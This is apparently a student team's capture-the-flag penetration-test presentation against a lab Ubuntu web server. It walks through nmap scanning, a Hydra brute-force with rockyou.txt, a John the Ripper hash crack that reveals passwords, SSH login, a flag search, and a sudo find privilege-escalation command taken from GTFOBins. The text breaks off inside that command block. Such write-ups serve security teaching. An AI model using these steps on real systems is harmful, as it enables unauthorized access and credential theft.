FINAL PROJECT PRESENTATION

Denish Gandhi
Anthony Nathan
Wayne Badan
Triston Jermaine Livermore


Executive Summary

For this Penetration Test, the team conducted Red Teaming activities to determine and exploit any vulnerabilities in the target machine to capture the flags that were present. During this phase, numerous tools were used to find the vulnerabilities, bypass the system security, and gain full 'root' access to the machine.

Following the capture of the flags, the team also conducted Blue Teaming activities by analyzing log files using Wireshark and Splunk to determine details on the attack including the attack time, the IP address of the attacker, and the methods the attacker used to gain access.

Finally, recommendations to maintain server access and prevent these types of attacks are presented.

The sequence of the activities, along with the tools and techniques used at each stage are shown in the graphic below:



Host Discovery and Vulnerabilities

Determined the IP address of the vulnerable machine by using the db_nmap tool on the msfconsole.
Looked into the running hosts and open services by using the ‘hosts’ and ‘services’ commands.

From the nmap results, it is determined that 172.16.84.205 is a web server that is running Ubuntu Linux, and ports 22 (SSH) and 80 (HTTP) are open and can potentially be exploited.


```
[*] Nmap: Nmap scan report for 172.16.84.205
[*] Nmap: Host is up (0.00030s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
tocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29
[*] Nmap: MAC Address: 00:15:5D:01:80:00 (Microsoft)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: 172.16.84.205; OS: Linux; CPE: cpe:/o:linux:linux_k
ernel
```


```
172.16.84.205  00:15:5d:01:80:00       Linux                     3.X    server
```


```
172.16.84.205  22     tcp    ssh           open    OpenSSH 7.6p1 Ubuntu 4ubuntu0
.3 Ubuntu Linux; protocol 2.0
172.16.84.205  80     tcp    http          open    Apache httpd 2.4.29
```


Host Discovery and Vulnerabilities


Firefox was used to navigate to the discovered Host IP address. Reconnaissance was performed by navigating through each folder, and details of the team members were found in the “meet_our_team” directory.














Host Discovery and Vulnerabilities

Further navigation through the ‘customer_info” directory showed a file called “customers.txt” which contained a link to the “company_folders/secret_folders” directory. When connected to this folder on the host machine, the message “for ashton’s eyes only” was displayed, so we decided to try to crack Ashton’s password using xHydra.









Attack Methods

After the IP address of the vulnerable host was determined, xHydra was used to brute-force the password for user ‘Ashton’ using the rockyou.txt file. The http-get protocol was used on port 80 for the brute-forcing.







Attack Methods

Earlier reconnaissance showed that there was valuable information in the company_folders/secret_folder directory, so the target URL that was used included this directory along with the IP address of the target.


The brute force attack was able to identify leopoldo as the password for user Ashton.







Attack Methods

Ashton's username and password was then used to log into the http://172.16.84.205/company_folders/secret_folder directory. In this folder, the hash for Ryan's password was discovered.







Attack Methods

John the Ripper was used to crack the hash to reveal Ryan's password. The password for this account was linux4u.

```
root@kali:~# john ./ryanhash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u          (?)
1g 0:00:00:48 DONE (2020-03-30 20:37) 0.02061g/s 209.7p/s 209.7c/s 209.7C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Post Exploitation

After Ryan's password was discovered, privilege escalation was used to SSH using his credentials

```
root@kali:~# sudo ssh ryan@172.16.84.205
The authenticity of host '172.16.84.205 (172.16.84.205)' can't be established.
ECDSA key fingerprint is SHA256:5dw9a6ZMmYA9FMM4pDIPpjTfTGk8enTU/D2afEE9zeg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.84.205' (ECDSA) to the list of known hosts.
ryan@172.16.84.205's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-48-generic x86_64)
```

Using cd, we were able to go to root directory. The find ./ -type f –name "*flag*" command to search for any flags.

```
ryan@server1:/$ find ./ -name "*flag*"
```

The screenshot below shows the flag that was found in the root directory.

```
/home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
/flag.txt
find: '/root': Permission denied
find: '/.w3m': Permission denied
```

The contents of flag.txt file is shown below.

```
 GNU nano 2.9.3                                          /flag.txt

b1ng0w@5h1sn@m0
```

Post Exploitation – Privilege Escalation

Ryan did not have root privileges, and in order to get root access, we attempted privilege escalation.

```
/home/data/daq-2.0.6/m4/ax_cflags_gcc_option.m4
/flag.txt
find: '/root': Permission denied
find: '/.w3m': Permission denied
```

We used sudo –l to list all the commands that Ryan can execute as a root user. From the list displayed, we determined that we could use /usr/bin/find to escalate privileges.

```
ryan@server1:~$ sudo -l
[sudo] password for ryan:
Matching Defaults entries for ryan on server1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ryan may run the following commands on server1:
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find
```

Post Exploitation – Privilege Escalation

Using the https://gtfobins.github.io URL, we discovered multiple ways to use the different 'sudo' commands that Ryan can use to gain root access.

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo find . -exec /bin/sh \; -quit
